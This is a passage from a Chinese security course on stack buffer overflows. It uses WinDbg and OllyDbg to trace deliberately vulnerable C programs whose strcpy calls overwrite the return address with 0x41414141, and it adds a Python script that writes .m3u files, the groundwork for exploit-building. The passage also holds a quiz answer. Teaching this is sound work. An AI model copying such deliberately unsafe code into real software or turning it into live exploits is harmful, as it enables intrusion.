以上只是一部分命令，不用死记硬背，需要用的时候现查就行了。

下面使用 Windbg 实际分析一个程序：

```
//by www.netfairy.net
```

```
#include<stdio.h>
```

```
#include<windows.h>
```

```
//主函数
```

```
int main()
```

```
{
```

```
    char buffer[8];
```


```
    MessageBox(NULL,"Hello This is a test","Netfairy",NULL);
```

```
    strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```


```
    return 0;
```

```
}
```


strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");会造成典型的缓冲区溢出，程序将不能正常返回，我们看看 Windbg 捕获并分析这个异常。编译这个程序，你可以在 C 盘找到这个 test1.exe。用 Windbg 打开




程序中断



这里提供了三个重要信息：1：程序加载的模块列表，其中有模块的加载基址和介绍地址。2：当前各寄存器的值 3：当前执行的指令。我们输入 g 命令让程序跑起来



到这里还没有出现任何异常，但是当我们按下确定之后



Boom!!!程序出错了,程序不知道接下来执行什么。此时的 eip 为 0x41414141, 由模块加载列表可知 0x41414141 不属于任何模块。

```

ModLoad: 00400000 00409000 image00400000
ModLoad: 77510000 77690000 ntdll.dll
ModLoad: 74ce0000 74df0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 75560000 755a7000 C:\Windows\syswow64\KERNELBASE.dll
ModLoad: 75c30000 75d30000 C:\Windows\syswow64\USER32.dll
ModLoad: 74c50000 74ce0000 C:\Windows\syswow64\GDI32.dll
ModLoad: 75150000 7515a000 C:\Windows\syswow64\LPK.dll
ModLoad: 74f90000 7502d000 C:\Windows\syswow64\USP10.dll
ModLoad: 75650000 756fc000 C:\Windows\syswow64\msvcrt.dll
ModLoad: 758f0000 75990000 C:\Windows\syswow64\ADVAPI32.dll
ModLoad: 75630000 75649000 C:\Windows\SysWOW64\sechost.dll
ModLoad: 75990000 75a80000 C:\Windows\syswow64\RPCRT4.dll
ModLoad: 74bf0000 74c50000 C:\Windows\syswow64\SspiCli.dll
ModLoad: 74be0000 74bec000 C:\Windows\syswow64\CRYPTBASE.dll

```

下面用 !analyze -v 分析程序出错原因

```
invalid exception stack at 00000000
0:000> !analyze -v
*****
*
*               Exception Analysis
*
*****
*****
***                                                     ***
*** Your debugger is not using the correct symbols      ***
*** In order for this command to work properly, your symbol path ***
*** must point to .pdb files that have full type information. ***
*** Certain .pdb files (such as the public OS symbols) do not ***
*** contain the required information. Contact the group that ***
*** provided you with these symbols if you need this command to ***
*** work. ***
*** Type referenced: kernel32!pNlsUserInfo ***
***
*****
*****
***                                                     ***
*** | ***
*** Your debugger is not using the correct symbols      ***
*** In order for this command to work properly, your symbol path ***
*** must point to .pdb files that have full type information. ***
*** Certain .pdb files (such as the public OS symbols) do not ***
*** contain the required information. Contact the group that ***
*** provided you with these symbols if you need this command to ***
*** work. ***
*** Type referenced: kernel32!pNlsUserInfo ***
***
*****
FAULTING_IP:
+e
41414141 ??          ???
EXCEPTION_RECORD: ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 41414141
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 00000008
```

```
Parameter[1]: 41414141
Attempt to execute non-executable address 41414141

FAULTING_THREAD: 000010c8
PROCESS_NAME: image00400000
ERROR_CODE: (NTSTATUS) 0xc0000005 - 0x%08lx
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - 0x%08lx
EXCEPTION_PARAMETER1: 00000008
EXCEPTION_PARAMETER2: 41414141
WRITE_ADDRESS: 41414141
FOLLOWUP_IP:
kernel32!BaseThreadInitThunk+e
74cf338a 50          push     eax
FAILED_INSTRUCTION_ADDRESS:
+5ad7952f04e7de04
41414141 ??          ???
NTGLOBALFLAG: 70
APPLICATION_VERIFIER_FLAGS: 0
IP_ON_HEAP: 41414141
The fault address is not in any loaded module, please check your build's re
log at <releasedir>\bin\build_logs\timebuild\ntrebase.log for module which
contain the address if it were loaded.
IP_IN_FREE_BLOCK: 41414141
BUGCHECK_STR: APPLICATION_FAULT_SOFTWARE_NX_FAULT_FILL_PATTERN_41414141
PRIMARY_PROBLEM_CLASS: SOFTWARE_NX_FAULT_FILL_PATTERN_41414141
DEFAULT_BUCKET_ID: SOFTWARE_NX_FAULT_FILL_PATTERN_41414141
FRAME_ONE_INVALID: 1
LAST_CONTROL_TRANSFER: from 41414141 to 41414141
STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
0018ff4c 41414141 41414141 41414141 00000041 0x41414141
0018ff88 74cf338a 7efde000 0018ffd4 77549f72 0x41414141
0018ff94 77549f72 7efde000 7763a520 00000000 kernel32!BaseThreadInitThunk+C
0018ffd4 77549f45 00401130 7efde000 00000000 ntdll! RtlUserThreadStart+0x7
```

```

0018ffec 00000000 00401130 7efde000 00000000 ntdll!_RtlUserThreadStart+0x1b

SYMBOL_STACK_INDEX: 2
SYMBOL_NAME: kernel32!BaseThreadInitThunk+e
FOLLOWUP_NAME: MachineOwner
MODULE_NAME: kernel32
IMAGE_NAME: kernel32.dll
DEBUG_FLR_IMAGE_TIMESTAMP: 53159a85
STACK_COMMAND: ~0s ; kb
FAILURE_BUCKET_ID: SOFTWARE_NX_FAULT_FILL_PATTERN_41414141_c0000005_kernel:
BUCKET_ID: APPLICATION_FAULT_SOFTWARE_NX_FAULT_FILL_PATTERN_41414141_BAD_I
Followup: MachineOwner
-----

```

ExceptionAddress: 41414141 指明出错地址为 0x41414141。

ExceptionCode: c0000005 (Access violation) 异常代码为 c0000005，这是一个访问异常，因为 0x41414141 不是一个合法的地址。

STACK_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

```

0018ff4c 41414141 41414141 41414141 00000041
0018ff88 74cf338a 7efde000 0018ffd4 77549f72
0018ff94 77549f72 7efde000 7763a520 00000000
0018ffd4 77549f45 00401130 7efde000 00000000
0018ffec 00000000 00401130 7efde000 00000000

```

显示异常时刻堆栈信息。还有其它很多无关信息，我们无须理会。可以看到 Windbg 捕获到了缓冲区溢出异常。

2. 下面简单介绍一下 python。


Python 是一种强大的脚本语言，适合用来做漏洞挖掘，它简单，快速，使很多人爱不释手。这里是 python 官网 <https://www.python.org/>。目前 python 有 [python2.x](#) 和 [python3.x](#) 版本有些语法不一样，如输出 hello world 在 python2.7 是 print “hello world”，而在 python3.4 中是 print (“hello world”)，在本系列教程中，我始终用 python2.7。在 windows 下安装 python2.7 十分简单，只需要到官方网站下载 python2.7，然后一路 Next 就行了。在我们这个系列教程中，用的的一个 python 脚本是

```

filename="C:\\test.m3u" #定义变量
myfile=open(filename,'w') #以写方式打开文件 test.m3u
testfile=open("c:\\test.txt",'r') #打开 test.txt 文件
testdata=testfile.read() #读取 test.txt 文件的数据到 testdata
myfile.write(testdata) #写入数据到 test.m3u
myfile.close() #关闭文件

```

我们在桌面新建一个 test.py 文件，复制这段代码进去，然后在 c 盘下新建 test.txt 文件，内容为 Hello world!。然后运行下 test.py 代码看下



C 盘下多了 test.m3u 文件，打开发现里面确实是 hello world!

Python 的强大之处当然不止这里，但是我们这个教程主要用到这段代码，当然，还有别的。

5.2.2. 练习



以下说法不正确的是：【单选题】

- 【A】 Windbg 不能调试驱动程序
- 【B】 python 写的代码不需要编译可以运行
- 【C】 python 中 i=1 这样写不会报错。
- 【D】 windbg 包含普通，元，扩展命令。

答案：A

6 布置一个任务

使用 python 完成一个 socket 通信的实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 提示

- 1) python 实现 socket 通信需要用到 socket 这个库
- 2) 既然通信，那么需要有客户端和服务端，需要分开写。

8 配套学习资源

1. Python 实现 socket 通信

<http://www.netfairy.net/?post=157>

从零开始学习软件漏洞挖掘系列教程第二篇：栈溢出覆盖返回地址实践

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过调试一个有漏洞的程序，理解栈溢出的成因并学会利用的方法。

3 预备知识

1. 关于栈溢出的一些基础知识

如果你关注网络安全，那么你一定听说过缓冲区溢出。简单的说，缓冲区溢出就是超长的数据向小缓冲区复制，导致数据撑爆了小缓冲区，这就是缓冲区溢出。而栈溢出是缓冲区溢出的一种，也是最常见的。只不过栈溢出发生在栈，堆溢出发生在堆，本质都是一样的。

2. 对“栈”简单介绍

从计算机科学的角度讲，栈指的是一种数据结构，是一种先进后出的数据表。栈最常见的操作就是 `push`(压栈), `pop`(弹栈), 栈的属性有两个，栈底和栈顶，`ESP` 指向当前栈顶，每次 `push`，在 win32 下，往栈压入一个元素，然后 `ESP-4`，`pop` 就是从栈弹出一个元素，`ESP+4`。记住，栈是往低地址增长。栈可以用来保存函数的返回地址，参数，局部变量等。

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：o1ldb 调试器

Olldbg 是一个强大的 ring3 调试器，界面友好，操作简单，赢得无数粉丝。

5 实验步骤

大家都学过 C 语言吧？你知道 C 语言的函数是怎么被执行的吗？？为什么执行完一个函数后还能返回去执行函数的下一句代码？？？为什么攻击者能够控制有漏洞的程序执行任意代码？？？

我们的任务分为 3 个部分：

1. 分析一段包含 main 和 test 函数的 C 语言代码。
2. 使用调试器对该.exe 文件进行动态调试。
3. 观察程序的行为，包括寄存器，栈。
4. 总结产生栈溢出的原因并学会如何编写安全代码

5.1 实验任务一

任务描述：使用 Olldb 动态调试程序，观察栈溢出的过程。

1. 我们 test.exe 源码如下

```
#include<string.h>
#include<stdio.h>
#include<windows.h>
//有问题的函数
int test(char *str)
{
    char buffer[8]; //开辟 8 个字节的局部空间
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    LoadLibrary("Netfairy.dll");
    char str[30000]="AAAAAAA"; //定义字符数组并赋值
    test(str); //调用 test 函数并传递 str 变量
    return 0;
}
```

这个程序相当简单，但是足以说明栈溢出了。我们在 C 盘找到 test1.exe 文件。用 Olldb 载入，如图

```

Netfairy - test.exe - [LCG - 主线程 模块 - test]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
004010BF 55 push ebp
004010C0 8B EC mov ebp,esp
004010C2 6A FF push -0x1
004010C4 68 A0504000 push test.004050A0
004010C9 68 1C1D4000 push test.00401D1C
004010CE 64:A1 000000 mov eax,dword ptr fs:[0]
004010D4 50 push eax
004010D5 64:8925 0000 mov dword ptr fs:[0],esp
004010DC 83 EC 10 sub esp,0x10
004010DF 53 push ebx
004010E0 56 push esi
004010E1 57 push edi
004010E2 8965 E8 mov [local.6],esp
004010E5 FF15 04504000 call dword ptr ds:[&KERNEL32.GetVersion]
004010EB 33 D2 xor edx,edx
004010ED 8A D4 mov dl,ah
004010EF 8915 F4844000 mov dword ptr ds:[0x4084F4],edx
004010F5 8B C8 mov ecx,eax
004010F7 81 E1 FF000000 and ecx,0xFF
004010FD 890D F0844000 mov dword ptr ds:[0x4084F0],ecx
00401103 C1 E1 08 shl ecx,0x8
00401106 03 CA add ecx,edx
ebp=0018FF94
test.<ModuleEntryPoint>

```

程序断在了程序入口点，但是注意，这不是 main 函数入口点，编译器在编译的时候会自动添加一些初始化的代码。我们往下拉，在 0x40116E 发现主函数入口，这里就是 call main。

```

Netfairy - test.exe - [LCG - 主线程 模块 - test]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401129 59 pop ecx
0040112A 8365 FC 00 and [local.1],0x0
0040112E E8 72070000 call test.004018A5
00401133 FF15 00504000 call dword ptr ds:[&KERNEL32.GetCommandLineA]
00401139 A3 F8894000 mov dword ptr ds:[0x4089F8],eax
0040113E E8 30060000 call test.00401773
00401143 A3 D0844000 mov dword ptr ds:[0x4084D0],eax
00401148 E8 D9030000 call test.00401526
0040114D E8 1B030000 call test.0040146D
00401152 E8 90000000 call test.004011E7
00401157 A1 04854000 mov eax,dword ptr ds:[0x408504]
0040115C A3 08854000 mov dword ptr ds:[0x408508],eax
00401161 50 push eax
00401162 FF35 FC844000 push dword ptr ds:[0x4084FC]
00401168 FF35 F8844000 push dword ptr ds:[0x4084F8]
0040116E E8 CDFEFFFF call test.00401040
00401173 83C4 0C add esp,0xC
00401176 8945 E4 mov [local.7],eax
00401179 50 push eax
0040117A E8 95000000 call test.00401214
0040117F 8B45 EC mov eax,[local.5]
00401182 8B08 mov ecx,dword ptr ds:[eax]
00401040=test.00401040
test.<ModuleEntryPoint>+0AF

```

接着定位 test 函数，因为我们的目的就是分析 test 函数的溢出行为，F7 跟进这个 call

```

Netfairy - test.exe - [LCG - 主线程 模块 - test]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401040 B8 30750000 mov eax,0x7530
00401045 E8 46000000 call test.00401090
0040104A A1 30604000 mov eax,dword ptr ds:[0x406030]
0040104F 8B0D 34604000 mov ecx,dword ptr ds:[0x406034]
00401055 8A15 38604000 mov dl,byte ptr ds:[0x406038]
0040105B 57 push edi
0040105C 894424 04 mov dword ptr ss:[esp+0x4],eax
00401060 894C24 08 mov dword ptr ss:[esp+0x8],ecx
00401064 B9 491D0000 mov ecx,0x1D49
00401069 33C0 xor eax,eax
0040106B 8D7C24 0D lea edi,dword ptr ss:[esp+0xD]
0040106F 8B5424 0C mov byte ptr ss:[esp+0xC],dl
00401073 F3:A8 rep stos dword ptr es:[edi]
00401075 66:A8 stos word ptr es:[edi]
00401077 AA stos byte ptr es:[edi]
00401078 8D4424 04 lea eax,dword ptr ss:[esp+0x4]
0040107C 50 push eax
0040107D E8 7EFFFFFF call test.00401000
00401082 83C4 04 add esp,0x4
00401085 33C0 xor eax,eax
00401087 5F pop edi
00401088 81C4 30750000 add esp,0x7530
0040108E C3 retm
0040108F 90 nop
00401090 51 push ecx
00401091 3D 00100000 cmp eax,0x1000
地址  HEX 数据  ASCII

```

可以看到 0x40107D 处 call test.00401000，其中 00401000 就是我们的 test 函数了。在分析 test 函数之前我们先看看函数栈帧，如下图



在调用一个函数比如我们这个程序的 test 函数的时候，首先会把 test 函数的参数压栈，然后把 call test.00401000 的下一条指令地址压栈，因为执行完 test 函数需要返回接着往下执行嘛，所以需要保存返回地址。最后保存前函数的栈帧，这步是可选的，有的直接用 esp 寻址，但是大多时候需要保存 EBP。最后就是分配局部变量空间，开始执行 test 函数，执行完 test 函数后，把刚才保存的 EBP 恢复，把刚才保存的返回地址送到 EIP，所以程序能够接着往下执行。说完这些，我们实际操作一下，首先我们执行到 0x0040107D，按照前面说的执行到

```
00401070    E8 8BFFFFFF    call test.00401000
```

应该已经把 test 函数的参数压栈了，源码是

test(str); //调用 test 函数并传递 str 变量

test 函数只有一个参数，那就是一个字符串指针，由源码


char str[30000]="AAAAAAA"; //定义字符数组并赋值

可知压栈的应该是一个地址，这个地址指向的内容是”AAAAAAA”，我们看下此时的调试器，

00401069	8D5424 04	lea edx,dword ptr ss:[esp+0x4]	C 0	ES	002B	32	0(FFFFFFFF)
0040106D	F3:AB	rep stos dword ptr es:[edi]	P 1	CS	0023	32	0(FFFFFFFF)
0040106F	52	push edx	A 0	SS	002B	32	0(FFFFFFFF)
00401070	E8 8BFFFFFF	call test.00401000	Z 1	DS	002B	32	0(FFFFFFFF)
00401075	83C4 04	add esp,0x4	S 0	FS	0053	32	7EFD0000(FFF)
00401078	33C0	xor eax,eax	T 0	GS	002B	32	0(FFFFFFFF)
0040107A	5F	pop edi	D 0				
0040107B	81C4 30750000	add esp,0x7530	O 0	LastErr	ERROR_SUCCESS	(00000000)	
00401081	C3	ret	EFL	00000246	(NO,NB,E,BE,NS,PE,GE,L		
00401082	90	nop	ST0	empty	0.0		
00401083	90	nop	ST1	empty	0.0		
00401084	90	nop	ST2	empty	0.0		
00401085	90	nop	ST3	empty	0.0		
00401086	90	nop	ST4	empty	0.0		
00401087	90	nop					

地址	HEX 数据	ASCII
00188A1C	41 41 41 41 41 41 00	AAAAAAA.
00188A24	00 00 00 00 00 00 00
00188A2C	00 00 00 00 00 00 00
00188A34	00 00 00 00 00 00 00
00188A3C	00 00 00 00 00 00 00
00188A44	00 00 00 00 00 00 00
00188A4C	00 00 00 00 00 00 00

看到了吧栈顶此时保存的是 str 的地址 0x00188A1C，在数据窗口可以清楚的看到这个地址指向的数据正是 ‘AAAAAAA’。下面我们按 F7 进入 test 函数内部



细心的你可能发现了，此时栈顶被压入了 0x00401075，你在看看前面那张图的

00401070 E8 8BFFFFFF call test.00401000

的下一句代码的地址，发现它正是 0x00401075,没错，它就是保存的返回地址，执行完 test 函数后继续到这个地址执行。继续按三下 F8，如图

Netfairy - test.exe - [LCG - 主线程, 模块 - test]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停

地址	HEX 数据	ASCII
00401000	55	
00401001	8BEC	
00401003	83EC 08	
00401006	8B45 08	
00401009	50	
0040100A	8D4D F8	
0040100D	51	
0040100E	E8 5D000000	
00401013	83C4 08	
00401016	33C0	
00401018	8BE5	
0040101A	5D	
0040101B	C3	
0040101C	55	
0040101D	8BEC	
0040101F	B8 30750000	
00401024	E8 37010000	
00401029	57	
0040102A	A1 30604000	
0040102F	8985 D08AFF	
00401035	8B0D 34604000	
0040103B	898D D48AFF	
00401041	B9 4A1D0000	
00401046	33C0	
00401048	8DBD D08AFF	
0040104E	F3:AB	

寄存器 (FPU)

EAX	00000000
ECX	00000000
EDX	00188A18 ASCII "AA"
EBX	7EFDE000
ESP	00188A00
EBP	00188A08
ESI	00000000
EDI	0018FF48
EIP	00401006 test.0040
C 0	ES 002B 32位 0(FF
P 1	CS 0023 32位 0(FF
A 0	SS 002B 32位 0(FF
Z 0	DS 002B 32位 0(FF
